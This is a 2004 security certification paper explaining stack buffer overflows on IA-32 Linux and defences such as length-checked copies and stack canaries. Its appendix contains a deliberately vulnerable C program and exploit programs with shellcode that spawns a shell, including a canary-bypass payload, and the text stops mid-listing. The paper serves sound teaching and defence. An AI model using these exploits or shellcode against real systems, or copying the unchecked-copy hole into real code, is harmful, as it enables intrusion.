Defeating Overflow Attacks

Jason Deckard

Defeating Overflow Attacks

GSEC Practical Assignment
Version 1.4b

Option 1

Jason Deckard

Submitted April, 14, 2004

Table of Contents

Abstract

Buffer overflow attacks are detectable and preventable. This paper describes what a buffer overflow attack is and how to protect applications from an attack.

1 Introduction

Buffer overflows are a frequent source of security vulnerabilities that can allow an attacker to take control of information systems. According to the National Institute of Standards and Technology, 23% of the vulnerabilities reported in 2003 were related to buffer overflow attacks. (icat.nist.gov)

Buffer overflows are the result of trying to cram more information into a buffer than it was meant to hold. When this happens, the information that doesn't fit is written to areas of memory outside the buffer. Sometimes the memory overwritten by the excess information is reserved for other purposes. A skilled attacker who can accurately predict what is overwritten when a buffer overflows has the opportunity to take control of the program.

Fortunately, attempts to exploit buffer overflows can be detected and prevented. By ensuring a buffer is never filled beyond its limits, or by testing for unexpected changes in a program's environment, overflow attacks can be thwarted.

The issue of buffer overflows and the various ways to address it are of most use to those who develop applications. Consequently, programmers are the intended audience of this paper. The reader is assumed to be familiar with structured programming languages. Although the details in this paper focus largely on the C programming language and the Intel IA-32 architecture, the concepts presented are applicable to many programming environments.

2 Buffers and Overflows

A *buffer* is an area of memory used for the temporary storage of data. Buffers can be constructed in any number of data types and sizes, including blocks of allocated memory of unspecified type (such as those returned by successful calls to `malloc`). Uses for buffers include storing a user's input and assembling messages being received by a remote system.

Buffers are limited by their size. A buffer defined to store up to fifty bytes of data cannot store more than fifty bytes without being redefined. When more data is written to a buffer than it is designed to hold, a *buffer overflow* occurs. The overflowing data is written to areas of memory that do not belong to the buffer and, depending on what was overwritten, can cause the application to behave differently than the programmer had intended.

Consider three buffers used to hold a street address: one for the house number and street name, one for the name of the city, and another buffer for the two-digit state abbreviation.




figure 2.1 - Three empty buffers

Attempting to add the address "123 Fake St., Colorado Springs, CO" to the buffers in figure 2.1 will cause the city name to overwrite both the memory reserved for the two-digit state code and the memory beyond the state buffer.




figure 2.2 - A buffer overflow

It can be difficult to know precisely what is being overwritten past any buffer. However, if the buffer resides on the stack segment, it is possible to gain a much clearer view of what lies beyond it.

3 The Stack Segment

The *stack segment*, or stack, is a contiguous area of memory used to support procedural calls and store temporary data during the life of a process. The integrity of the stack and the data within it are important aspects of ensuring the stability and security of an application.

32-bit Intel processors use two registers to maintain the stack: SS and ESP. SS, which stands for Stack Segment, contains the address for the base of the stack. ESP, the Extended Stack Pointer, contains the address for the current top of the stack. The value of ESP changes as data is added to and removed from the stack.




figure 3.1 - An empty stack segment

3.1 PUSH and POP - Using the stack to store data

A major role of the stack is to store data. Two instructions are included in the processor's instruction set to support the storage and retrieval of data: `push` and `pop`.

The act of adding data to the stack is known as a *push*. "When an item is pushed onto the stack, the processor decrements the ESP register, then writes the item at the new top of stack." (Intel, p.6-1)




figure 3.2 - Before and after a push operation

Examine figure 3.2 and notice that the stack grows down. That is, as data is added to the stack, the value of ESP decreases, moving closer to SS. The size of the stack is finite, and it is possible to push more data onto the stack than it was designed to hold (resulting in a *stack overflow*).

The act of removing data from the stack is known as a *pop*. The `pop` instruction retrieves the data that ESP currently points to and increments ESP to reclaim the space used by the data.





figure 3.3 - Before and after a pop operation

The stack is said to work in a Last-in, First-out (LIFO) manner. The `pop` instruction will always return the data currently pointed to by ESP (which is, when compared to other data elements on the stack, the data most recently pushed onto the stack). In the case of figure 3.3, the integer was pushed first and the buffer pushed second. The pop operation removes the buffer because it was most recently added (it was the last one in and will be the first one out).

3.2 CALL and RET - Changing the flow of an application

Most programming languages offer a way to write a block of instructions once and execute the block as needed. Different languages have different names for this, such as function, method, or procedure. This paper uses the term *procedure*.

The processor supports the use of procedures with the `call` instruction. When executed, `call` pushes the address of the instruction following the call onto the stack and jumps to the first instruction of the procedure. The procedure returns control with the `ret` instruction, which pops the return address from the stack and into the instruction pointer.



```
$ objdump -d call

fig2.4:     file format elf32-i386

Disassembly of section .text:

08048080 <.text>:
 8048080:   e8 0c 00 00 00     call   0x8048091
 8048085:   bb 00 00 00 00     mov    $0x0,%ebx
 804808a:   b8 01 00 00 00     mov    $0x1,%eax
 804808f:   cd 80              int    $0x80
 8048091:   31 c0              xor    %eax,%eax
 8048093:   c3                 ret
```

figure 3.4 - A disassembled procedural call

Figure 3.4 shows a disassembled procedural call (the source code is located in appendix B.6). The first instruction in figure 3.4 calls the procedure at 0x8048091, which is highlighted in blue. When the procedure is called, the address of the instruction following the call (shown in orange) is pushed onto the stack and the procedure is executed.

The address pushed onto the stack by the `call` instruction is known as the *return address*. The return address contains the location of the instruction to be executed when the procedure is complete (in other words, it is the location that the path of execution will return to once finished with the called procedure).

When the procedure ends, the return address is popped from the stack and the instruction at that address is executed. If an attacker were able to change the return address to point to the location of the attacker's code, control of the system could be obtained. This is the goal of a buffer overflow attack.

4 Procedure Calling Convention

In order to fully understand overflow attacks, it is imperative to know how the stack is used in real-world applications during a procedural call. Although `call` and `ret` are an important part of procedural calls, much more happens when a procedure is called in modern applications.

The rules that govern the use of the stack and registers during a procedural call are known as the "Standard Calling Convention". The purpose of the Standard Calling Convention is to allow code built with different compilers to be linked together and is what makes the use of static and shared libraries possible on POSIX based operating systems.

The Standard Calling Convention is not an official standard and varies in implementation between processor architectures and operating systems. The convention described in this paper is used by Slackware Linux version 9.1 running on Intel IA-32 processors.

4.1 IA-32 Standard Calling Convention

The first step in the IA-32 Standard Calling Convention deals with any parameters required by the procedure to be called by pushing them onto the stack. The parameters are pushed in reverse order (right to left).

After the parameters have been pushed onto the stack, a `call` is executed to invoke the procedure. As described in section 3.2, this causes the return address to be pushed onto the stack as well.

Once invoked, the called procedure will save the caller's *base pointer*, located in the EBP register, by pushing it onto the stack. The called procedure then creates its own base pointer by copying the value of ESP into the processor's EBP register.

A base pointer offers a convenient way for a procedure to find parameters and other data on the stack without knowing their memory addresses. For example, [EBP + 8] references the first (left-most) parameter.

It is often necessary for a procedure to maintain its own data; data that has no meaning outside of the procedure itself. This type of data is stored on the stack and is known as a *local variable* (also called an *automatic variable*). After creating its own base pointer, the called procedure may decrease the value of ESP to make room for local variables.

When the procedure is finished, it reclaims the memory used by local variables by moving the value in the EBP register into ESP. The caller's base pointer is then restored by popping it off the stack, and control is returned to the caller with a `ret` instruction.

4.2 Example

To demonstrate how the Standard Calling Convention works, consider the following procedure:

```
            void proc( int param1, int param2, int param3 );
```

The procedure `proc` requires three parameters: `param1`, `param2`, and `param3`. Prior to being called, the parameters will be pushed onto the stack in reverse order.

When `call` is executed, the return address is pushed onto the stack. Control is then passed to `proc`, which promptly saves the caller's base pointer.

The procedure then sets up the stack for its own use by copying the value of ESP into the EBP register and decreasing ESP to make room for local variables. For the purpose of this example, we'll assume `proc` has two local variables: an integer and an 8-byte buffer.




figure 4.1 - Stack example

The procedure is now ready to perform its task. Figure 4.1 illustrates how the stack is laid out at this point.

Once complete, `proc` dumps the local variables by copying EBP into ESP, which effectively increases the value of ESP. This works because the EBP register holds the value that ESP held before making room for the local variables.

The caller's base pointer is restored by popping it off the stack, and control is returned to the caller thanks to the ret instruction.

5 Overflow Attacks

It is possible to overwrite a procedure's return address by overflowing a buffer on the stack. Appendix B.1 contains code examples for a buffer overflow vulnerability and the code to exploit it.

The exploitable program, aptly named vulnerable.c, accepts a salt and plain-text password (called the *key*) as command-line arguments and displays the corresponding UNIX crypt hash. Input validation is not performed on the command-line arguments and the limitation of the buffer size is not enforced.

When executed, vulnerable.c calls the procedure demo. The demo procedure copies the salt into a 3 byte local buffer, calls the UNIX crypt library procedure, and returns the result.




figure 5.1 - Before the overflow

The attack listed in appendix B.1.2 takes advantage of this flaw in vulnerable.c:

```
strcpy( local_salt, salt );
```

The strcpy procedure copies the contents of salt into the buffer named local_salt without knowing or caring how much data local_salt can safely hold. This allows the attacker to overflow local_salt and change any data placed on the stack before it.

The attacking program executes the vulnerable program, passing in two specially crafted arguments. The salt argument is a 32-byte string designed to overflow the 3-byte local buffer in demo and change the return address to point to the 50-

byte buffer meant to hold the key. The key argument is 39-bytes of machine instructions which will instantiate an instance of the /bin/ksh shell.

When the `demo` procedure ends, the instruction pointed to by the return address is executed. However, the return address was modified by the overflow and now points to the 39-bytes of instructions placed in the key buffer. The attacker has successfully exploited the buffer overflow.




figure 5.2 - Successful overflow attack

This attack spawned a shell prompt to demonstrate that control of the process had been taken. In reality, attackers who successful exploit a buffer overflow can do enormous damage to vulnerable systems, depending largely on the permissions of the vulnerable process. Additionally, overflow attacks can come from anyplace an application accepts input, for example: command-line arguments, configuration files, network connections, or prompts within the application such as login and password.

6 Defeating Overflow Attacks

Overflow attacks are a serious risk to any organization with information systems, and exploits of buffer overflows are prevalent. Fortunately, these attacks can be prevented. This section discusses three ways to address the issue of buffer overflows.

6.1 Enforcing buffer size limitations

An effective way to prevent an overflow is to strictly enforce the buffer's size limitation. Simply stated, never allow more data to be placed into a buffer than it is designed to hold. If there is no overflow, there is no overflow attack.

Several procedures in the standard C library write to buffers without knowing their size. Appendix C lists library procedures commonly used in the C programming language and their length enforcing counterparts.

Appendix B.2 lists a variation of the vulnerable code attacked earlier in this paper, modified to enforce the size limit of the local buffer. Specifically, the use of `strcpy` has been abandoned in favor of `strncpy`, which is able to enforce the size limitation of the local buffer. This change successfully thwarts the attack by preventing the overflow.

There is a small cost with using `strncpy` and other length enforcing procedures: they are slightly slower. Fortunately, the performance hit is negligible and is easily outweighed by the benefit of preventing overflows.

6.2 Stack validation

A critical part of an overflow attack is modifying the return address pushed onto the stack by the caller. Once the called procedure returns using the altered return address, control is passed to the attacker's code and the attack succeeds. If the called procedure could detect the stack tampering, the application could terminate itself before executing the attacker's code.

By pushing a static value onto the stack and validating it before returning, a called procedure can avoid passing control to malicious code. These static values are often called *static canaries* or *canary values*, and are used in products such as StackGuard and the Immunix Secured OS.




figure 6.1 - Static canary

When the buffer is overflowed to change the return address, the canary value is overwritten because it is located between the buffer and the return address. By checking the value of the canary before returning from the procedure, it is possible to thwart the attack by terminating the process before the attacker's code is executed.

Appendix B.3.1 shows an implementation of a static canary in the now familiar vulnerable.c example. The length of the local buffer is not enforced, and the attack shown in appendix B.3.2 is able to change the return address. However, the attack fails because the canary value is also modified in the attack, and the process terminates itself before the `ret` instruction is executed.

If the canary value is known to the attacker, it can be inserted into the attack. Learning the static value is easy if a copy of the executable (or the source code) is available.

```
0804847c <demo>:
 804847c:    55                         push   %ebp
 804847d:    89 e5                      mov    %esp,%ebp
 804847f:    83 ec 38                   sub    $0x38,%esp
 8048482:    c7 45 f4 4b 43 4f 4c       movl   $0x4c4f434b,0xfffffff4(%ebp)

 ...

 80484c2:    89 45 d4                   mov    %eax,0xffffffd4(%ebp)
 80484c5:    81 7d f4 4b 43 4f 4c       cmpl   $0x4c4f434b,0xfffffff4(%ebp)
 80484cc:    74 23                      je     80484f1 <demo+0x75>
 80484ce:    83 ec 08                   sub    $0x8,%esp
```

figure 6.2 - Portions of the disassembled canary example

The disassembled executable in figure 6.2 reveals that the static value used to detect stack tampering is 0x4c4f434b. Modifying the attack to preserve the static value is trivial:

```
char *overflow = "\x41\x41\x41\x41\x41\x41\x41\x41"
                 "\x41\x41\x41\x41\x41\x41\x41\x41"
                 "\x41\x41\x41\x41\x41\x41\x41\x41"
                 "\x41\x41\x41\x41\x4B\x43\x4F\x4C"
                 "\x41\x41\x41\x41\x41\x41\x41\x41"
                 "\x41\x41\x41\x41\xC0\x97\x04\x08";
```

figure 6.3 - Bypassing the canary

Appendix B.3.3 demonstrates how static canaries are defeated if the static value is known to the attacker. Using unpredictable canary values will thwart this attack.

Generating a static canary value at runtime prevents an attacker from learning the canary value by examining the executable. It does not, however, prevent an attacker from learning the method used to obtain the value. Using reliable sources of entropy, such as `/dev/random`, will minimize the likelihood of an attacker guessing the generated value. Appendix B.4 demonstrates the practice of generating canary values at runtime.

Null canaries, which have a static value of 0x00, make it difficult for an attacker to overrun a character buffer. The null character is used to delimit a string, meaning any characters following the null are discarded by the standard C library string procedures, such as `strcpy`. If the attacker adds nulls to the overflow string in an attempt to bypass the canary, the new return address will never make it onto the stack because `strcpy` truncates the string at the first null character.

Protecting the return address with a dynamically generated canary value goes a long way towards thwarting an attacker. However, there are some notable disadvantages to implementing canary values.

As with enforcing the length of a buffer, there is an added cost to checking a static value before each and every procedure completes. Depending on the implementation of the canary and how frequently procedural calls are made, the overhead can range from trivial to significant.

Checking a canary value can detect when some parts of the stack have been altered, but cannot detect changes to data added to the stack after the canary. That is, local variables placed on the stack after the canary has been added can be changed without detection. As an example of why this is important, consider a procedure that authenticates a user or remote system. If the procedure tracks the progress of the authentication through a local variable *and* has a vulnerable buffer, it may be possible for the attacker to change the local variable to falsely indicate the attacker has been authenticated.

Canary values can be used to prevent an attacker from taking over an application. The application does this by terminating itself when it detects stack tampering. It doesn't completely eliminate the attack; it demotes the attack to a denial of service. While this solution does prevent remote code execution, it still allows an attacker to shut down applications containing buffer overflow vulnerabilities.

6.3 Transfer Responsibility

Another way to handle the buffer overflow problem is to transfer the responsibility to another person or organization, such as Sun Microsystems. Sun is the corporation behind Java, a programming language that, among other things, prevents applications from putting more data into a buffer than it was designed to hold.

There are a number of programming languages available today that are commonly considered immune to buffer overflows. Other programming languages that provide protection against buffer overflows include Perl, Python, and Ada95.

Unfortunately, transferring the responsibility doesn't solve the issue; it just makes it someone else's problem to solve. If a critical flaw is introduced into the implementation of the language, all applications using the language are potentially affected. For example, an implementation of Java used in Macromedia's ColdFusion was found to be vulnerable to a type of overflow in April of 2003. (secunia.com)

7 Conclusion

A common and serious threat to applications, buffer overflow attacks can be avoided. By taking the time to ensure that buffer size limitations are respected, overflow attacks can be rendered harmless. Although alternative solutions exist, taking responsibility for the code you write is the best way to secure a program and will help you produce safer and more reliable applications.

Appendix A: References

The following resources were very helpful during the creation of this paper:

The Open Web Application Security Project, "OWASP Top Ten Vulnerabilities", January 27, 2004, URL: http://www.owasp.org/documentation/topten (April 13, 2004)

National Institute of Standards and Technology (NIST), "ICAT Vulnerability Statistics", September 12, 2003, URL: http://icat.nist.gov/icat.cfm?function=statistics (April 13, 2004)

Intel Corporation, "IA-32 Intel® Architecture Software Developer's Manual Volume 1: Basic Architecture", 2004, URL: http://www.intel.com/design/Pentium4/manuals/253665.htm (April 13, 2004)

Johnson, S. and Ritchie, D., "Computing Science Technical Report No. 102: The C Language Calling Sequence", September 1981, URL: http://cm.bell-labs.com/cm/cs/who/dmr/clcs.html (April 13, 2004)

Immunix, Inc., "Immunix Secured OS 7.3", URL: http://immunix.org/immunix73.html (April 13, 2004)

Secunia Advisories, "ColdFusion MX Java Environment Integer Overflow Vulnerability", April 30, 2003, URL: http://secunia.com/advisories/8698/ (April 13, 2004)

Etoh, H. and Kunikazu, Y., "Protecting from stack-smashing attacks", June 19, 2000, URL: http://www.trl.ibm.com/projects/security/ssp/main.html (April 13, 2004)

Balaban, M., "DESIGNING SHELLCODE DEMISTYFIED", URL: http://www.enderunix.org/docs/en/sc-en.txt (April 13, 2004)

Wheeler, D., "Secure programming for Linux HOWTO", version 1.23, January 5, 2000, URL: http://docs.linux.cz/secure-programs/Secure-Programs-HOWTO.html (April 13, 2004)

Appendix B: Source Code Examples

The code examples were written, compiled, and tested on Slackware 9.1 running on Intel architecture. Each of the attack examples rely on memory addresses hard coded into the overflow string. As a result, these attacks may not work as expected when executed in environments other than Slackware 9.1 on Intel.

B.1 Buffer Overflow

This section contains the source code of a program vulnerable to buffer overflow attacks. The code used to exploit the vulnerable program is also included.

B.1.1 Vulnerable Code

This program provides a command-line interface to the UNIX crypt procedure. For the purpose of demonstrating how unchecked local buffers can be used to take control of a process, one of the command line arguments is copied into a local buffer using `strcpy`.

```
/**********************************************************************
  vulnerable.c

  Author: Jason Deckard

  Purpose: Buffer overflow demonstation.

  Compiled and tested on Slackware 9.1
  gcc -Wall -o vulnerable vulnerable.c -lcrypt

**********************************************************************/

#include <crypt.h>
#include <errno.h>
#include <stdio.h>
#include <string.h>

char global_key[50];

char *demo( char *key, char *salt )
{
  char local_salt[3];
  char *d;

  /* Here is the vulnerable code */
  strcpy( global_key, key );
  strcpy( local_salt, salt );

  d = crypt( global_key, local_salt );

  return (d);
}


int main( int argc, char **argv )
{
  char *digest;

  /* Check command-line */
  if ( argc < 3 )
  {
    printf( "usage: %s <key> <salt>\n", argv[0] );
    return EINVAL;
  }

  /* Call a function to demonstrate the local
   * buffer overflow vulnerability
   */
  digest = demo( argv[1], argv[2] );

  /* Display the results of crypt(), if available */
  if ( digest )
  {
    printf( "%s\n", digest );
    return 0;
  }

  return ENOSYS;
}
```

B.1.2 Attack

This attack calls the application from appendix B.1.1, passing the shell code as the key parameter. The salt parameter is a series of 'A' characters designed to overflow the local_salt variable in the `demo` procedure. A new return address follows the series of 'A' characters, which points to the attacker's code.

```
/**********************************************************************
  vulnerable_attack.c

  Author: Jason Deckard

  Purpose: Buffer overflow demonstation.

  Compiled and tested on Slackware 9.1
  gcc -Wall -o vulnerable_attack vulnerable_attack.c

**********************************************************************/

#include <stdio.h>
#include <stdlib.h>

int main( void )
{
  char *shell    = "\x90\x31\xD2\x52\x68\x2F\x6B\x73"
```

```
                 "\x68\x68\x2F\x62\x69\x6E\x89\xE3"
                 "\x52\x53\x89\xE1\xB8\xFF\xFF\xFF"
                 "\xFF\x2D\xF4\xFF\xFF\xFF\xCD\x80"
                 "\x31\xDB\x31\xC0\x40\xCD\x80";

  char *overflow = "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x01\x97\x04\x08";

  char cmd[100];

  snprintf( cmd, 99, "vulnerable %s %s", shell, overflow );

  system( cmd );

  return 0;
}
```

B.2 Enforcing buffer limits

Buffer overflows can be prevented by enforcing the size limitations of buffers. This section contains a source code example of buffer size limitation enforcement, as well as code to (unsuccessfully) attack the example.

B.2.1 Length enforcement

This section contains a modified version of the source code from appendix B.1.1. This version uses `strncpy` to copy data into the local buffer, preventing overflows.

```
/**********************************************************************
  length_check.c

  Author: Jason Deckard

  Purpose: Demonstrate the enforcement of buffer size limitations.

  Compiled and tested on Slackware 9.1
  gcc -Wall -o length_check length_check.c -lcrypt

**********************************************************************/

#include <crypt.h>
#include <errno.h>
#include <stdio.h>
#include <string.h>

char global_key[50];

char *demo( char *key, char *salt )
```

```
{
  char local_salt[3];
  char *d;

  /* Here is the modified code */
  strncpy( global_key, key,  sizeof(global_key) - 1 );
  strncpy( local_salt, salt, sizeof(local_salt) - 1 );

  d = crypt( global_key, local_salt );

  return (d);
}


int main( int argc, char **argv )
{
  char *digest;

  /* Check command-line */
  if ( argc < 3 )
  {
    printf( "usage: %s <key> <salt>\n", argv[0] );
    return EINVAL;
  }

  /* Call a function to demonstrate the local
   * buffer overflow vulnerability
   */
  digest = demo( argv[1], argv[2] );

  /* Display the results of crypt(), if available */
  if ( digest )
  {
    printf( "%s\n", digest );
    return 0;
  }

  return ENOSYS;
}
```

B.2.2 Attack

Nearly identical to the previous attack, this program passes shell code as the "key" argument to program being attacked. A large string is passed in as the salt in an attempt to overflow a local buffer and modify the return address. The attack is unsuccessful because the victim properly enforces the size limit of the local variable.

```
/**********************************************************************
  length_check_attack.c

  Author: Jason Deckard

  Purpose: Demonstrate the enforcement of buffer size limitations.

  Compiled and tested on Slackware 9.1
  gcc -Wall -o length_check_attack length_check_attack.c

**********************************************************************/

#include <stdio.h>
#include <stdlib.h>

int main( void )
{
  char *shell    = "\x90\x31\xD2\x52\x68\x2F\x6B\x73"
                   "\x68\x68\x2F\x62\x69\x6E\x89\xE3"
                   "\x52\x53\x89\xE1\xB8\xFF\xFF\xFF"
                   "\xFF\x2D\xF4\xFF\xFF\xFF\xCD\x80"
                   "\x31\xDB\x31\xC0\x40\xCD\x80";

  char *overflow = "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x01\x97\x04\x08";

  char cmd[100];

  snprintf( cmd, 99, "length_check %s %s", shell, overflow );

  system( cmd );

  return 0;
}
```

B.3 Static Canary

Static values stored on the stack (known as canaries) can be validated prior to a procedure's return in hopes of detecting overflows.

B.3.1 Canary Example

The following code is an implementation of a simple static canary. The canary value, 0x4c4f434b (the ASCII characters "LOCK"), is checked before returning from `demo`. If the value has changed, an error message is printed and the process is aborted before the code at the return address is executed.

```
/**********************************************************************
  canary.c

  Author: Jason Deckard

  Purpose: Demonstrate the use of static canaries.

  Compiled and tested on Slackware 9.1
  gcc -Wall -o canary canary.c -lcrypt

**********************************************************************/

#include <crypt.h>
#include <errno.h>
#include <signal.h>    /* for raise() */
#include <stdio.h>
#include <string.h>

char global_key[50];

/* Our static canary value */
#define CANARY_VALUE   0x4C4F434B

/* Our static canary macros */
#define CANARY_SETUP   unsigned int canary_value = CANARY_VALUE;
#define CANARY_CHECK   if ( canary_value != CANARY_VALUE ) {    \
                       fprintf( stderr, "Stack corrupted!\n" ); \
                      ra ise(SIGABRT); }

char *demo( char *key, char *salt )
{
  /* A macro to setup the canary value */
  CANARY_SETUP

  char local_salt[3];
  char *d;

  /* Here is the vulnerable code */
  strcpy( global_key,  key );
  strcpy( local_salt, salt );
  d = crypt( global_key, local_salt );

  /* A macro to test the canary value, which must
   * be called prior to any return statements
   */
  CANARY_CHECK

  return (d);
}


int main( int argc, char **argv )
{
  char *digest;

  /* Check command-line */
  if ( argc < 3 )
  {
    printf( "usage: %s <key> <salt>\n", argv[0] );
    return EINVAL;
  }

  /* Call a function to demonstrate the local
   * buffer overflow vulnerability
   */
  digest = demo( argv[1], argv[2] );

  /* Display the results of crypt(), if available */
  if ( digest )
  {
    printf( "%s\n", digest );
    return 0;
  }

  return ENOSYS;
}
```

B.3.2 Blind Attack

An attack against the program in appendix B.3.1 fails when the static canary value is unknown. In the following code, the overflow is provided as the "salt" argument. The attack introduces the shell code and overwrites the return address, but the shell code is never executed because the stack tampering is detected.

```
/**********************************************************************
  canary_attack.c

  Author: Jason Deckard

  Purpose: Demonstrate the use of static canaries.

  Compiled and tested on Slackware 9.1
  gcc -Wall -o canary_attack canary_attack.c -lcrypt

**********************************************************************/

#include <stdio.h>
#include <stdlib.h>

int main( void )
{
  char *shell    = "\x31\xD2\x52\x68\x2F\x6B\x73\x68"
                   "\x68\x2F\x62\x69\x6E\x89\xE3\x52"
                   "\x53\x89\xE1\xB8\xFF\xFF\xFF\xFF"
                   "\x2D\xF4\xFF\xFF\xFF\xCD\x80\x31"
                   "\xDB\x31\xC0\x40\xCD\x80";

  char *overflow = "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\x41\x41\x41\x41"
                   "\x41\x41\x41\x41\xC0\x97\x04\x08";

  char cmd[100];

  snprintf( cmd, 99, "canary %s %s", shell, overflow );

  system( cmd );

